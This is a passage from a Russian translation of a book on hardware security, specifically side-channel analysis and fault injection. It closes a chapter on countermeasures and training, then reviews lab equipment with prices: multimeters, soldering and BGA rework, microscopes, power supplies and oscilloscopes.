Существует множество учебных курсов по изучению анализа побочных каналов и внедрения ошибок. При выборе курса мы рекомендуем заранее изучить его программу. Эта книга охватывает основы и теорию, и если вы их освоили, то лучше выбрать курс, посвященный практическим вопросам. В области взлома оборудования есть люди с самым разным опытом. Кто-то пришел к этому после десяти лет низкоуровневого проектирования микросхем, но никогда не имел дела с арифметикой конечных полей. Другие могут иметь степень по теоретической математике, но никогда прежде не видели осциллограф. Поэтому, подходя

к какой-то теме, обязательно определите, какие базовые знания вам нужны. Если вы ищете дополнительную информацию о криптографии, обработке сигналов или математике, лежащей в основе DPA, то найдите курс, посвященный этим темам. Некоторые курсы ориентированы больше на нападение, чем на защиту, поэтому найдите тот, который лучше всего соответствует вашим потребностям (полное раскрытие информации: компании обоих авторов проводят учебные курсы).

Кроме того, вы можете посещать выступления на конференциях, учиться и обсуждать идеи с людьми, уже работающими в этой области. Много собеседников есть на академических конференциях, таких как CHES, FDTC, COSADE, а также на более (аппаратных) хакерских конференциях, таких как Black Hat, Hardwear.io, DEF CON, CCC и REcon. Если вдруг повстречаетесь с нами на мероприятиях, то не стесняйтесь поздороваться.

Посещение учебных курсов и мероприятий также является отличным способом узнать что-то новое, не связанное с вашим имеющимся опытом, и при этом поделиться личным уникальным опытом с другими. Возможно, вы потратили годы на разработку аналоговых ИС и точно знаете, как скачки напряжения могут распространяться внутри кристалла. А у тех, кто работал только с FPGA, таких знаний нет.

Резюме

В этой главе мы описали ряд стратегий, связанных с контрмерами. Каждая контрмера может быть строительным элементом «достаточно безопасной» системы, и ни одна из них по отдельности не будет исчерпывающей. Кроме того, создание контрмер подразумевает ряд предостережений, поэтому убедитесь, что все меры работают должным образом на каждом этапе разработки. Мы коснулись профессиональной стороны проверки с помощью различных стратегий сертификации.

Наконец, мы немного поговорили о том, как продолжать совершенствоваться в этой области. Лучший учитель — практика. Начните с простых микроконтроллеров. Например, попробуйте что-нибудь с тактовой частотой менее 100 МГц, чем вы полностью управляете, чтобы ни одна ОС не вызывала прерывания и многозадачности. Затем начните создавать контрмеры и посмотрите, как они выдержат ваши атаки, а лучше попросите друга помочь вам. Пусть он создаст собственные контрмеры, а вы взломайте их. Вы обнаружите, что прочность проверить легче, чем возможность обхода. Как только вы освоите атаку и защиту, можно будет начать усложнять задачи: использовать более быстрые тактовые сигналы, более сложные процессоры, меньший контроль над целевым приложением, меньше знаний о целевом приложении и т. д. Помните, что вы учитесь, и каждая новая цель может заставить вас снова почувствовать себя новичком. Продолжайте в том же духе; в итоге терпение ведет к удаче, а она — к мастерству. Удачи на вашем пути!

A

Куда потратить деньги. Настройка лаборатории



В этом приложении описывается оборудование, которое мы использовали для работы, описанной в данной книге. Если вы создаете лабораторию по взлому оборудования, то это приложение также может служить «списком покупок» полезного оборудования. Мы рассмотрим разные варианты для бюджета от миллионов до десятков долларов. Мы также предложим множество вариантов инструментов собственного изготовления, которые тоже помогут сэкономить деньги.

Описанное оборудование будет зависеть от конкретных результатов, которых вы хотите достичь, и мы обсуждаем это оборудование примерно в том порядке, которому следовали в самой книге. Мы также расскажем об основном оборудовании (мультиметрах и паяльниках), которое вам очень пригодится в процессе подготовки целевых устройств к более сложным атакам. Наша цель в этом приложении состоит в том, чтобы привести полный обзор того, что задействовано в лаборатории, и определиться с общим бюджетом (и поэтому нам будет легче обновить его, когда мы выпустим второе издание книги).

Стоит упомянуть, что в некоторых рекомендациях имеет место явный конфликт интересов. Колин является соучредителем NewAE Technology, Inc., а Джаспер (на момент написания) работает в Riscure уже более десяти лет. Обе компании производят и продают оборудование для анализа побочных каналов и внедрения неисправностей. Несмотря на это, мы постарались сделать наши рекомендации максимально четкими с технической точки зрения.

Мы указали приблизительные цены в долларах США, и они актуальны на начало 2021 г. Из-за проблем с цепочкой поставок цены будут колебаться, но мы также хотим, чтобы вы понимали разницу между бюджетами в 50 и 50 000 долларов. Если для некой задачи есть задокументированные недорогие решения, которые можно собрать самостоятельно, то они будут указаны в нижней части списка затрат.

Выбор инструментов такой огромный — с чего же начать? Трудно дать конкретные рекомендации, так как все зависит от вашей общей цели и бюджета. Если вы просто хотите воспроизвести примеры из этой книги, то можете использовать ChipWhisperer-Nano или ChipWhisperer-Lite. Если хотите провести тестирование нового криптографического устройства методом «черного ящика», то вам, вероятно, потребуются электромагнитные зонды и быстрая система для оцифровки. Если вы не хотите повторно реализовать многие алгоритмы атаки, то вам, вероятно, понадобится более полное программное решение, такое как Riscure Inspector.

Проверка подключения и напряжения: от 50 до 500 долларов

Аппаратный взлом, который показывают в CSI: Cyber, потребует перебора BGA, тщательной модификации печатных плат и снятия крышки с чипов с помощью кислоты, однако большая часть времени будет уходить на проверку электрических соединений. Тестирование включает в себя поиск коротких замыканий на собранных платах, измерение того, какой тип подтягиваний может быть на линии, отслеживание линий на печатной плате и определение распиновки используемого кабеля.

Добавьте к проверке подключения общие задачи, которые вы можете выполнять с помощью мультиметра, такие как измерение напряжения и потребляемого тока, и вскоре поймете, что один из самых ценных инструментов для аппаратного хакера — *цифровой мультиметр*.

Мы уделяем особое внимание проверке электрического соединения, поскольку у большинства мультиметров есть «прозвонка», которая подает звуковой сигнал при измерении короткого замыкания (или низкого сопротивления). Качество этой функции может сильно различаться. В блоге EEVBlog на YouTube-канале представлен обзор продуктов и проводится сравнение.

С другой стороны, измерительные приборы Fluke — вероятно, самый известный бренд. Наша рекомендация номер один в этой линейке — комплект Fluke 179/EDA2. В него входят измерительные провода TP910, которые имеют очень тонкое острие, позволяющее легко исследовать корпуса QFN. Наконечники щупа включают в себя как подпружиненные штифты с пружинным механизмом (идеально подходят для удержания наконечника на штыре), так и острые

наконечники из нержавеющей стали (идеально подходят для зондирования паяльной маски или конформного покрытия). На рис. А.1 они показаны в действии. Вы можете купить щупы отдельно и использовать их также с измерителями других марок, но проверьте характеристики гнезда, поскольку у разных мультиметров размеры гнезд немного различаются. Щупы TP910 плохи тем, что у них тонкий и гибкий кабель, который, вероятно, будет изгибаться на меньших радиусах, и в итоге в нем появятся внутренние отверстия, особенно ближе к концу, где изгижение наиболее заметно.




Рис. А.1. Щупы Fluke TP910 с подвижным контактом (слева) на площадке QFN IC и острым щупом для прокалывания паяльной маски (справа)

На среднем и нижнем уровнях существует немного подходящих вариантов. Одна из рекомендаций состоит в том, чтобы избегать недорогих устройств Fluke (или других крупных брендов), поскольку их возможности ограничены намеренно, чтобы пользователи покупали более дорогие варианты. Часто выбирают измерители EEVBlog, которые, как правило, основательно протестированы и хорошо работают. В зависимости от вашей страны вы можете найти множество различных вариантов на местном уровне, что затрудняет поиск конкретных моделей, но для начала можете проверить рейтинги на вашем местном варианте Amazon.

Если вы ищете бюджетный мультиметр, то, возможно, все же стоит купить более качественный набор проводов. Измерительная электроника бюджетного мультиметра вполне справится с задачей, однако провода в них часто кажутся слишком дешевыми или толстыми, чтобы быть полезными. Если вы найдете провода с кабелем с силиконовой изоляцией, то деньги будут потрачены не зря, так как именно во взаимодействии с проводами вы будете проводить много времени. Пусть вас не смущает мысль о том, что вы потратите на тестовые провода больше, чем на сам мультиметр.

Пайка с мелким шагом: от 50 до 1500 долларов

Пайка — еще одна задача, которую придется выполнять часто. Речь идет о *пайке с мелким шагом*, поскольку помимо стандартной работы со сквозными отверстиями вы также будете прикреплять провода к контрольным точкам и выполнять другие задачи, для которых требуется паяльник с тонким жалом. Вам понадобятся различные варианты, а не только стандартный тонкий наконечник, так как он довольно быстро приходит в негодность. Наконечники для пайки обычно состоят из медной пластины, которая обеспечивает быструю теплопередачу, и тонкого слоя металла, который не вступает в реакцию с припоем и не окисляется (рис. А.2).




Рис. А.2. Конструкция паяльного жала с медным сердечником и более прочным покрытием, выбранным таким образом, чтобы выдерживать взаимодействие с используемым припоем

Когда в покрытии появляется отверстие, наконечник обычно выбрасывается, поскольку его теплопроводность ухудшается. Меньший (более тонкий) наконечник обычно быстро образует отверстия, особенно если используется для пайки более крупных предметов, в процессе которой приходится сильно давить на наконечник или тереть его.

Один из наиболее популярных вариантов для пайки — Hakko FX-951, имеющий ряд очень тонких наконечников, позволяющих работать с небольшими деталями для поверхностного монтажа и прихватки проводов к крошечным деталям. Само устройство стоит около 400 долларов, а картриджи с наконечниками относительно недороги (цены начинаются от 10 долларов). У картриджей с наконечниками есть встроенный нагреватель и термопара; это означает, что нагревание происходит довольно близко к самому наконечнику.

Еще один высококлассный инструмент для пайки, который нам нравится, — система Metcal, в которой используется система SmartHeat (рис. А.3).

Нагреватель выполнен из специального материала с точкой Кюри (температура, при которой металл меняет магнитные свойства), которая выбирается в соответствии с желаемой температурой наконечника. Он встроен в сам наконечник

и управляет мощным источником радиочастотного сигнала, поэтому наконечник почти мгновенно переключается с пайки мелких резисторов на крупные соединения.




Рис. А.3. В устройстве для регулирования температуры наконечника Metcal используется нагреватель, почти встроенный в наконечник (SmartHeat). В этой системе температура наконечника фиксированная, но она реагирует гораздо быстрее, чем наконечник с отдельным термометром

Довольно часто отправным моментом служит базовая станция Metcal MX-5210 (800 долларов), под которую нужно выбрать соответствующие наконечники (в комплекте их нет). Что касается наконечников, то можно выбрать STTC-125 и STTC-145 (около 30 долларов США), оба варианта работают с бессвинцовыми припоями. Базовая станция и наконечники дорогие, а наконечники более хрупкие, чем классические решения на основе нагревателя.

Если вы хотите получить такие же результаты, но с меньшими затратами, то у Thermaltronics есть более дешевые решения, задействующие ту же технологию. В системе Thermaltronics TMT-9000S (400 долларов США) используется то же соединение наконечников, что и в системе Metcal, и, таким образом, она также может служить источником недорогих наконечников для базовой станции Metcal.

JBC тоже начали продавать недорогие станции. В частности, линейки CDB и CDS дешевле, чем станции Metcal, но обладают превосходными характеристиками. В зависимости от того, где вы живете, одни бренды может быть найти проще, чем другие, и часто стоимость импорта или доставки влияет на цену.

Hakko FX-951, Metcal, Thermaltronics и JBC — довольно высококлассные станции. Вы также можете обойтись гораздо более дешевым железом, однако на нижнем уровне рынок, как правило, сам определяет наилучшую стоимость. Одним из хороших вариантов является паяльник TS100 (рис. А.4).



Рис. А.4. TS100 — недорогой паяльник, работающий лучше дорогих аналогов

Этот паяльник уникален тем, что работает от постоянного тока, маленький и портативный. Вы можете легко подключить его к автомобильному аккумулятору или адаптеру питания переменного/постоянного тока (например, от адаптера питания вашего ноутбука). На практике этот паяльник работает очень хорошо и быстро восстанавливает тепло, но при работе нужно использовать достаточно сильный мощный источник питания, в идеале в диапазоне от 19 до 24 В, чтобы обеспечить максимальную мощность паяльника. С TS100 поставляются наборы с насадками разного размера, а еще вы можете приобрести TS100 с прилагаемой насадкой дешевле, чем более дорогие сменные наконечники Metcal (мы уже говорили вам, что у Metcal дорогие материалы).

ПРИМЕЧАНИЕ

Во время пайки с мелким шагом обязательно используйте много флюса. Если вы начали паять детали со сквозными отверстиями и всегда использовали флюс, который содержится в припое с флюсовым сердечником, то можете не осознавать, как много вы упускаете. Флюс помогает припою прилипать там, где нужно (на контактных площадках и выводах), а не там, где не нужно (на паяльной маске или печатной плате между ними). Простой, не требующий очистки флюс наподобие Chip Quik SMD291 или SMD291NL (NL для бессвинцового флюса) значительно упрощает работу.

Демонтаж сквозного отверстия: от 30 до 500 долларов

При должном уровне везения вам никогда не придется удалять сквозной разъем или что-то подобное с печатной платы (PCB). Но иногда это необходимо, и даже при небольшом количестве припоя это трудно сделать. Существуют специальные *отсосы для припоя*, но в сложных случаях они мало помогают.

Лучше найти себе что-то наподобие «пистолета» для удаления припоя. Он создает активный вакуум рядом с нагревательным элементом, нагревая припой и одновременно удаляя его с компонента. На рис. А.5 показан один автономный образец, Hakko FR-300, но вы также можете найти такие инструменты, дополняющие различные паяльные рабочие станции.

Независимо от того, с помощью чего вы удаляете припой с платы, сначала бывает полезно добавить на нее припой с более низкой температурой плавления. Например, если вы отпаиваете бессвинцовый компонент, то припой будет оставаться расплавленным недолго, а потом слишком сильно остынет. Если вы сначала добавите в соединение немного свинцового припоя, то оно дольше останется расплавленным (но тогда плата перестанет соответствовать требованиям ROHS, если вы попытаетесь вернуть ее на обслуживание). Вы можете использовать специальный сплав для удаления чипов Quik SMD1NL (бессвинцовый) или SMD1L (свинцовый), специально разработанный для добавления в паяные соединения и обеспечивающий гораздо более низкую температуру плавления.

Когда соединение очищено, его можно снова припасть «обычным» припоем, чтобы вернуть все «как было».



Рис. А.5. Hakko FR-301 — популярный инструмент для удаления припоя из сквозных отверстий, прямая замена показанному здесь FR-300

Пайка и демонтаж компонентов для поверхностного монтажа: от 100 до 500 долларов

Поверхностная пайка — сложный процесс, в ходе которого нужно соблюдать множество требований. Мы сосредоточимся на наиболее распространенных задачах, необходимых для взлома оборудования, и не будем охватывать все аспекты поверхностного монтажа.

Самый важный элемент для поверхностной пайки — *термофен*. Это устройство создает поток горячего воздуха, который помогает припаивать соединения под деталями. Вы можете найти различные популярные инструменты для подачи горячего воздуха по самым разным ценам. На момент написания данной статьи самый популярный вариант среднего уровня — Quick 861DW (рис. А.6). Это надежный источник горячего воздуха с широким диапазоном настроек. Наряду с горячим воздухом вам могут понадобиться *сопла*. Не стоит искать их для всех возможных типов корпусов, так как можно перемещать меньшие насадки по большим корпусам.



Рис. А.6. Quick 861DW – хороший термофен среднего радиуса действия

Если вы не уверены в настройках термофена, то для начала можно отрегулировать температуру и скорость потока таким образом, чтобы в момент, когда вы перемещаете фен по бумаге, она приобретала светло-коричневый цвет. Слишком высокая скорость потока не нужна, иначе все детали разлетятся. Прежде чем вы начнете использовать их на важных платах, возьмите старую материнскую плату ноутбука или компьютера и посмотрите, сколько деталей можно легко удалить. Если у вас все получилось, то начните собирать их вместе.

Если вы планируете работать с большими корпусами (наподобие BGA), то можно использовать *предварительный нагреватель платы*. Этот инструмент направляет горячий воздух на другую сторону платы, а термофен используется только для создания пика температуры, при котором припой расплавится.

На YouTube есть много каналов, где эта техника описана более подробно. На канале Луи Россмана рассказывается о ремонте ноутбуков (особенно MacBook) и мобильных телефонов. Эти устройства часто наполнены деталями с очень мелким шагом, и, имея достаточный опыт, вы можете попрактиковаться на них.

Если у вас ограниченные требования к поверхностному монтажу, то вы также можете рассмотреть *наборы для демонтажа* Chip Quiky SMD1L или SMD1NL, упомянутые ранее. У них очень низкая температура плавления. Их можно использовать с обычным паяльником, и они остаются в расплавленном состоянии достаточно долго, чтобы вы могли обработать паяльником весь SMD-чип, причем даже некоторые большие корпуса, такие как TQFP-144! Конечно, сплав работает только с видимыми соединениями, но зато вам не понадобятся никакие дополнительные инструменты, помимо тех, которые у вас уже есть, а сам набор стоит дешево (менее 20 долларов). Даже при наличии источника горячего воздуха он может быть полезен в ситуациях, когда у вас есть более чувствительные к теплу детали, которые трудно демонтировать.

Наверняка вам попадутся *корпуса с шаровой сеткой* (ball grid array, BGA), шариковые контакты которых расположены на нижней стороне, и после удаления их придется восстановить. Существуют сложные устройства для восстановления шариков, но если вы работаете с ними лишь изредка, то можно обойтись недорогим набором трафаретов BGA. Поскольку бывает трудно найти полезные инструкции для недорогих инструментов, в этой книге мы опишем технику, которой пользуемся сами. Мы будем использовать дешевый набор трафаретов стоимостью всего около 20 долларов (рис. А.7). Можно намазать трафарет паяльной пастой, которая при повторном нагреве образует красивые шарики. Если вы ее раньше не использовали, то потребуется некоторое время, чтобы овладеть искусством ее добавления «ровно столько, сколько нужно». У пасты ограниченный срок годности, и она должна храниться в холодильнике. Поэтому мы дадим краткий обзор более надежного способа работы с этими трафаретами.



Рис. А.7. Пример недорогого набора трафаретов для восстановления шариков BGA

Имея дешевый трафарет, вы можете восстановить шарики. Процедура восстановления описана ниже.

1. Удалите старые шарики припоя с помощью отсоса.
2. Хорошо обработайте участок изопропиловым спиртом (IPA) и/или средством для удаления флюса.
3. Приклейте очищенный от шариков чип к нижней части трафарета.
4. Нанесите пастообразный флюс (например, MG Chemicals 8341-10ML) на трафарет (с чипом под ним) с помощью плоского предмета, например края пластиковой карты. Постарайтесь не смешивать трафарет.
5. Возьмите шарики припоя и аккуратно вставьте их в каждое отверстие трафарета. Убедитесь, что на поверхности трафарета не осталось лишних шариков. На рис. А.8 показано начало этого процесса.

6. Нагревайте чип до тех пор, пока шарики не приплавятся к поверхности чипа (рис. А.9). Для этого размеры шариков припоя должны соответствовать размеру вашего устройства (отмечены на трафарете в данном примере). Купить можно комплекты с шариками (сферами) разных размеров.




Рис. А.8. Чип с флюсом, приклеенный к трафарету. Обратите внимание, что BGA не совсем соответствует трафарету, поэтому осталось несколько темных отверстий с отсутствующими контактными площадками




Рис. А.9. Шарики припоя расплавляются с помощью горячего воздуха. В пустующих отверстиях на рис. А.8 не должно быть шариков — лишние шарики, не прилипшие к пластине, могут выпасть из отверстий трафарета и вызвать короткое замыкание

Поскольку многие из этих наборов приобретаются у неизвестных продавцов (если вы покупаете на Amazon), лучше использовать более авторитетный источник. Chip Quik производит несколько видов комплектов сфер для пайки. Например, если вы используете припойные шарики диаметром 0,4 мм, то Chip Quik с номером SMD2032-25000 можно приобрести в компании Digi-Key. В баночке будет 25 000 припойных шариков диаметром 0,4 мм — и все это менее чем за 30 долларов.

Последнее замечание по BGA: посмотрите, существуют ли недорогие шаблоны и трафареты для интересующей вас детали. Нетрудно найти несколько недорогих приспособлений для восстановления шариков на BGA у популярных деталей, и с их помощью будет проще совместить BGA и трафарет.

Модификация печатных плат: от 5 до 700 долларов

Модификация печатных плат, подразумевающая обрезку дорожек для вставки шунтирующих резисторов, перетрассировку дорожек или подключение к линиям данных, тоже выполняется достаточно часто. Большую часть этой работы можно сделать с помощью простого ножа X-Acto, но полезно иметь и врачающийся инструмент.

Вращающиеся инструменты продаются даже в хозяйственном магазине, но их аксессуары обычно слишком велики, чтобы с их помощью можно было работать с печатными платами. Лучше найти комплект высокоскоростного роторного микромотора Foredom K.1070 (рис. А.10). Это устройство может работать со скоростью до 38 000 об/мин, и, взяв его в руки, вы сразу почувствуете разницу.



Рис. А.10. Высокоскоростной микромотор Foredom

Это связано с тем, что в нем используются высококачественные подшипники, за счет которых качественные инструменты работают лучше обычных, которые продаются в местном хозяйственном магазине.

Если вы приобрели специальный инструмент, то обязательно приобретите цангу на 3/32 дюйма. Затем вы можете приобрести для него несколько крошечных вращающихся наконечников, например Foredom AK211, которые позволяют просверлить один шарик BGA с задней стороны устройства или даже прикрепить к BGA шарик, который не выводится на печатную плату.

Можно также приобрести *наконечник с подсветкой*, например Foredom A-71. Он позволяет легко удалить паяльную маску с печатной платы, не повреждая основную дорожку, что идеально, когда вы пытаетесь подключиться к нескольким дорожкам, например к шине данных.

Оптические микроскопы: от 200 до 2000 долларов

В случае выполнения модификаций печатной платы вам, вероятно, потребуется понаблюдать за процессом. Обычно для этой задачи используется *стереоскопический микроскоп* (рис. А.11). Эти микроскопы дают стереоскопическое изображение и сохраняют ваше восприятие глубины, что облегчает наблюдение за работой паяльника вращающегося инструмента.



Рис. А.11. Недорогой одноштанговый оптический микроскоп AmScope с общим увеличением 10× или 20× (режимы переключаются)

Возможно, вы найдете хороший вариант и в своем регионе, но если вам нужен новый и недорогой вариант, то подойдет бренд AmScope, обычно доступный на Amazon. При оценке различных вариантов учитывайте, что двухплечевая штанга снижает вероятность того, что головка будет вращаться сама по себе, как это бывает у некоторых недорогих микроскопов с одноплечевой штангой.

Общее увеличение получается из увеличения окуляра и увеличения объектива. Для пайки печатных плат полезное общее увеличение может составлять от 10× до 30×, что может означать, например, увеличение объектива в 1× и окуляра в 20×. К некоторым микроскопам рекомендуется добавить на столик линзу Барлоу. Она снижает силу увеличения (обычно 0,5×), но увеличивает диапазон фокусных расстояний микроскопа, поэтому у вас оказывается больше места под микроскопом для размещения печатной платы и инструментов, которыми вы пользуетесь, пока работаете с платой.

Фотографирование плат: от 50 до 2000 долларов

Если вы документируете свою работу, то вам наверняка захочется сфотографировать предметы на уровне доски, а для этого нужен микроскоп с какой-нибудь камерой. Если смотреть дешевые варианты, то на Amazon и аналогичных площадках есть множество недорогих микроскопов с подключением по USB или Wi-Fi. Они стоят 20–40 долларов, но при этом невероятно полезны (на рис. А.12 показан пример).



Рис. А.12. Недорогой USB-микроскоп

Если вы хотите использовать такие USB-микроскопы для пайки в реальном времени (вместо обычного микроскопа), то имейте в виду, что изображение меняется с задержкой из-за USB-соединения, что может затруднить использование в реальном времени.

Если вы купите *тринокулярный микроскоп* (вместо простого стереомикроскопа), то к нему можно добавить камеру, чтобы фотографировать именно то, на что вы смотрите, а также можно транслировать изображение с камеры на экран для использования в учебных заведениях. Недорогие тринокулярные микроскопы по цене от 500 до 1000 долларов можно купить у производителя AmScope, упомянутого ранее.

Кроме того, продаются *моноокулярные цифровые микроскопы*, у которых есть только камера, обычно с выходами HDMI и USB. Задержка через выходы HDMI/VGA обычно намного меньше, чем через выходы USB, поэтому при наличии внешнего монитора они позволяют фотографировать или осматривать платы, не напрягая глаза, что бывает при просмотре через окуляр микроскопа. Если вы планируете использовать выход камеры для обратной связи в реальном времени (например, для пайки или зондирования), то камера с выходом HDMI или VGA избавит вас от разочарований, вызванных ощущением, что вы ничего не понимаете из-за задержки в работе USB.

Питание: от 10 до 1000 долларов

Еще одна задача заключается в подаче на исследуемое устройство питания. Для этого лучше всего использовать *лабораторный источник питания*. Такие источники позволяют настроить подаваемое напряжение и (максимальный) ток. Их можно купить у обычных поставщиков тестового оборудования. Как вариант, можем посоветовать DP832 от Rigol Technologies.

Более сложный (в хорошем смысле) вариант питания — EEZ Bench Box 3. Это аппаратное средство с открытым исходным кодом, поддерживающее различные варианты управления.

В бюджетном сегменте можно найти множество вариантов лабораторных источников питания. В местном магазине можно найти дешевые запасные части. Тут сложно порекомендовать конкретную модель, поскольку тяжелый трансформатор во многих блоках питания и различные требования к сертификации на местном рынке порождают множество поставщиков и решений.

Устройства, которым достаточно простого источника питания, можно питать с помощью обычного блока питания от другой электроники. Их также можно комбинировать с недорогими безымянными регулируемыми стабилизаторами, которые можно купить на Amazon (или других площадках). Тогда у вас получится регулируемый источник питания по очень низкой цене. Но у дешевых

вариантов есть и недостатки: они имеют относительно высокий выходной шум, который может негативно повлиять на любой анализ побочных каналов, который вы захотите выполнить позже.

Отображение аналоговых сигналов (осциллографы): от 300 до 25 000 долларов

У осциллографов много вариантов применений, но вам они обычно нужны для просмотра аналоговых сигналов, например паттернов ввода/вывода между двумя устройствами, проверки уровней напряжения, наблюдения за активностью контактов сброса и многое другое. Мы также используем их для анализа потребляемой мощности при исследовании побочного канала, но этот вариант стоит несколько в стороне от стандартного применения.

На рынке осциллографов вариантов много. Наиболее популярная марка недорогих осциллографов — Rigol, в частности Rigol DS1054Z. Осциллографы Rigol имеют качественные щупы и выдают приемлемую производительность, поэтому, несмотря на более низкую стоимость, не кажутся дешевыми, как можно было бы ожидать. Совсем недавно у Rigol появились устройства с более высокой производительностью, которые по-прежнему стоят намного дешевле, чем более известные бренды.

Более распространенные бренды, такие как Keysight (ранее Agilent & HP), Tektronix и Teledyne LeCroy, также предлагают довольно широкий выбор осциллографов. Компании часто проводят рекламные акции, объединяя различные аксессуары, поэтому, даже если у вас ограниченный бюджет, не сбрасывайте со счетов осциллографы известных брендов. Следите за моделями, в названии которых название бренда указано лишь частично, так как это обычно бюджетные версии в линейке моделей. Бюджетные варианты часто представляют собой переименованные версии осциллографов других производителей, поэтому многолетний опыт и наработки производителя, которые используются в моделях высокого класса, у них отсутствуют. Кроме того, поскольку поставщики не хотят конкурировать с рынком осциллографов более высокого класса, они часто ограничены в важных аспектах, что делает их менее полезными для реальной работы (но для проведения лабораторных работ в университете они подходят). В качестве примера рассмотрим осциллограф Keysight EDUX1002A в следующем подразделе «Глубина памяти»; EDUX1002A ограничен по объему памяти, поэтому не очень полезен для анализа потребляемой мощности.

Если бюджет позволяет, вы можете поискать устройство известного бренда, так как его проще оснастить разными щупами и аксессуарами. Аксессуары могут быть межплатформенно совместимыми, а многие датчики и аксессуары, как правило, лучше всего работают с оригинальными товарами. Таким образом, вы можете захотеть приобрести осциллограф определенной марки, чтобы сделать

будущее использование более удобным, если вам потребуется щуп, которого у Rigol (или аналогов) нет. При возможности стоит протестировать несколько разных устройств (часто это можно сделать на выставке). Интерфейс разных устройств различается, но тут уже важны ваши личные предпочтения. Некоторые компании даже позволяют арендовать высококачественные осциллографы на день/неделю/месяц. Если вы оборудуете лабораторию, то можно сначала начать с аренды, чтобы попробовать все нужное и не тратить деньги зря.

Последнее замечание по использованию осциллографов: вы можете использовать компьютерный осциллограф. Самый популярный вариант – PicoScope. Мы настоятельно рекомендуем этот бренд, так как вы получите много оборудования в небольшом корпусе. Для этих устройств легко создавать сценарии, поскольку у них есть API на разных языках. Но некоторые люди предпочитают, чтобы у осциллографа были физические ручки, которые можно крутить, поэтому использование осциллографов на базе ПК – дело вкуса.

При выборе осциллографа для общего использования важны следующие параметры: *частота дискретизации* (обычно в мегавыборках в секунду или гигавыборках в секунду), *аналоговая полоса пропускания*, а также *глубина памяти*. Мы кратко расскажем, на что обращать внимание с точки зрения общего использования (измерения побочных каналов рассмотрим чуть позже).

Глубина памяти

Большая глубина памяти позволяет захватывать длинные сигналы, например всего процесса загрузки устройства. У бюджетных осциллографов и недорогих моделей известных брендов объем памяти часто ограничен, даже если полоса пропускания и частота дискретизации весьма неплохие. Например, серия 1000-X компании Keysight конкурирует с предложениями Rigol. DSOX1102A (стоимостью около 700 долларов) предлагает глубину памяти всего 1 миллион точек. Его образовательная версия EDUX1002A (стоимостью около 500 долларов США) предлагает еще меньшую глубину памяти, всего 100 тысяч точек. Для сравнения, Rigol DS1054Z предлагает глубину памяти 24 миллиона точек. Но что это означает на практике?

